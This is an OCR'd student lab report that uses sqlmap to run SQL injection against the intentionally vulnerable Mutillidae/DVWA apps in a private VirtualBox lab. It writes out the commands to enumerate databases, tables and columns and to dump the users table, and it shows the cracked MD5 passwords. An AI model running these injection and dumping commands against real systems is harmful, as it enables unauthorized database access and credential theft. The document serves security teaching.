`sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details" –dbs`

Dhevatha S P
22BCE0826







4. Running the command below in Kali Linux's terminal

```
sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details" -D dvwa –tables
```


Dhevatha S P
22BCE0826






5. Running the command below in Kali Linux's terminal


```
sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details" -D dvwa -T users –columns
```



6. Running the command below in Kali Linux's terminal

```
sqlmap -u "http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details" -D dvwa -T users –dump
```




Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[01:04:15] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:04:15] [INFO] starting 4 processes
[01:04:17] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:04:18] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:04:20] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[01:04:21] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[01:04:32] [INFO] using suffix '1'
[01:04:57] [INFO] using suffix '123'
[01:05:02] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:05:22] [INFO] using suffix '2'
[01:05:45] [INFO] using suffix '12'
[01:06:09] [INFO] using suffix '3'
[01:06:34] [INFO] using suffix '13'
[01:06:57] [INFO] using suffix '7'
[01:07:11] [INFO] using suffix '11'
[01:07:11] [INFO] current status: 1812g ... \^C
[01:07:11] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: dvwa
Table: users
[5 entries]
user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob
[01:07:11] [INFO] table 'dvwa.users' dumped to CSV file '/home/jane/.local/share/sqlmap/output/192.168.56.105/dump/dvwa/users.csv'
[01:07:11] [INFO] fetched data logged to text files under '/home/jane/.local/share/sqlmap/output/192.168.56.105'
[*] ending @ 01:07:11 /2025-03-28/
(jane㉿jane)-[~]
$
ENG
IN
01:07
28-03-2025